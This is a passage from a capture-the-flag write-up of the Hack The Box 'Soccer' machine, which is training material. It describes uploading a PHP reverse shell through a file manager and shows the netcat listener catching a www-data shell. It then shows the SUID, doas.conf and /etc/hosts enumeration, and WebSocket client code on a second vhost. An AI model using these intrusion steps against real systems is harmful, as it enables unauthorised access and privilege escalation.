
Selecting Advanced Editor I make sure the code format is set to PHP so that we can attempt to inject the famous php reverse shell inside this file.

Manually copy/pasted the php reverse shell script into the editor on the side under PHP and save the file.

After saving, the file disappeared from /uploads. This could be because of code analysis security or because the server gets rid of files in that directory periodically. I will attempt sanity checks to validate this.

creating a simple phpinfo() script seems to stay inside the /uploads directory indefinitely.

Confirmed test.php is live on the server and is being processed by the server. Our shell may have been blocked by the app or it could also be that the original php shell script was too large to be processed properly. Will continue more validation checks.

Refreshing /uploads reveals that our test script has also been removed. It seems more like a characteristic of this particular directory and not a security block.


Attempting to upload our shell into /tiny shows we do not have write access to upload our php reverse shell. It also seems we cannot make any changes to tinyfilemanager.php that will last through a refresh. We may have to simply act quickly in uploading our shell to /uploads since it is the only writeable directory we have at the moment. It's possible the shell will cause the endpoint to hang with the connection open causing the server not to delete it.
┌──(kali㉿kali)-[~/CTF/HTB/soccer/exploit]
└─$ nc -lnvp 8888
listening on [any] 8888 ...
connect to [10.10.14.192] from (UNKNOWN) [10.129.73.90] 56438
Linux soccer 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 07:11:16 up 57 min,  0 users,  load average: 0.03, 0.01, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
My hunch holds true as we successfully catch a shell back on our netcat listener. We land on the machine as the www-data user.
www-data@soccer:/home$ ls
total 12K
4.0K drwxr-xr-x  3 root   root   4.0K Nov 17  2022 .
4.0K drwxr-xr-x 21 root   root   4.0K Dec  1  2022 ..
4.0K drwxr-xr-x  3 player player 4.0K Nov 28  2022 player
www-data@soccer:/home$ ls player
total 28K
4.0K drwxr-xr-x 3 player player 4.0K Nov 28  2022 .
4.0K drwxr-xr-x 3 root   root   4.0K Nov 17  2022 ..
   0 lrwxrwxrwx 1 root   root      9 Nov 17  2022 .bash_history -> /dev/null
4.0K -rw-r--r-- 1 player player  220 Feb 25  2020 .bash_logout
4.0K -rw-r--r-- 1 player player 3.7K Feb 25  2020 .bashrc
4.0K drwx------ 2 player player 4.0K Nov 17  2022 .cache
4.0K -rw-r--r-- 1 player player  807 Feb 25  2020 .profile
   0 lrwxrwxrwx 1 root   root      9 Nov 17  2022 .viminfo -> /dev/null
4.0K -rw-r----- 1 root   player   33 Jul 30 06:14 user.txt
www-data@soccer:/home$
Manual enumeration reveals user player on system with user.txt in his home directory. However, we currently do not possess read access to it.
www-data@soccer:/home$ find / -perm -04000 2>/dev/null
/usr/local/bin/doas
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/at
/snap/snapd/17883/usr/lib/snapd/snap-confine
/snap/core20/1695/usr/bin/chfn
/snap/core20/1695/usr/bin/chsh
/snap/core20/1695/usr/bin/gpasswd
/snap/core20/1695/usr/bin/mount
/snap/core20/1695/usr/bin/newgrp
/snap/core20/1695/usr/bin/passwd
/snap/core20/1695/usr/bin/su
/snap/core20/1695/usr/bin/sudo
/snap/core20/1695/usr/bin/umount
/snap/core20/1695/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1695/usr/lib/openssh/ssh-keysign
www-data@soccer:/home$
Manually enumerating SUID binaries reveals /usr/local/bin/doas as an out-of-the-ordinary addition to the list. Let's evaluate the configuration of this instance of doas
www-data@soccer:/home$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
We see that the user player has the permissions to run doas as root in order to run the cmd /usr/bin/dstat. This maybe our final LPE vector, but we must continue enumerating to find a way to laterally move to player.
www-data@soccer:/run/php$ cat /etc/hosts
127.0.0.1	localhost	soccer	soccer.htb	soc-player.soccer.htb

127.0.1.1	ubuntu-focal	ubuntu-focal
manual enumeration of /etc/hosts reveals an entry for soc-player.soccer.htb vhost. Let's add it to our file and see what we can see in the browser.

We are greeted with a similar soccer blog but this time we have different options at the top.

Attempting to create our own user on the server.

We successfully login to the app with our newly minted hax user, and we land on a /check endpoint that appears to accept some kind of user input.
Webhook exploitation

We see the system interacting with the service running on port 9091 which, upon further investigation, is a webhook
</div> <script> var ws = new WebSocket("ws://soc-player.soccer.htb:9091"); window.onload = function () { var btn = document.getElementById('btn'); var input = document.getElementById('id'); ws.onopen = function (e) { console.log('connected to the server') } input.addEventListener('keypress', (e) => { keyOne(e) }); function keyOne(e) { e.stopPropagation(); if (e.keyCode === 13) { e.preventDefault(); sendText(); } } function sendText() { var msg = input.value; if (msg.length > 0) { ws.send(JSON.stringify({ "id": msg })) } else append("????????") } } ws.onmessage = function (e) { append(e.data) } function append(msg) { let p = document.querySelector("p"); // let randomColor = '#' + Math.floor(Math.random() * 16777215).toString(16); // p.style.color = randomColor; p.textContent = msg } </script>
Looking at the source code for this page, we see a java script inside it that connects to the webhook for this checker function.
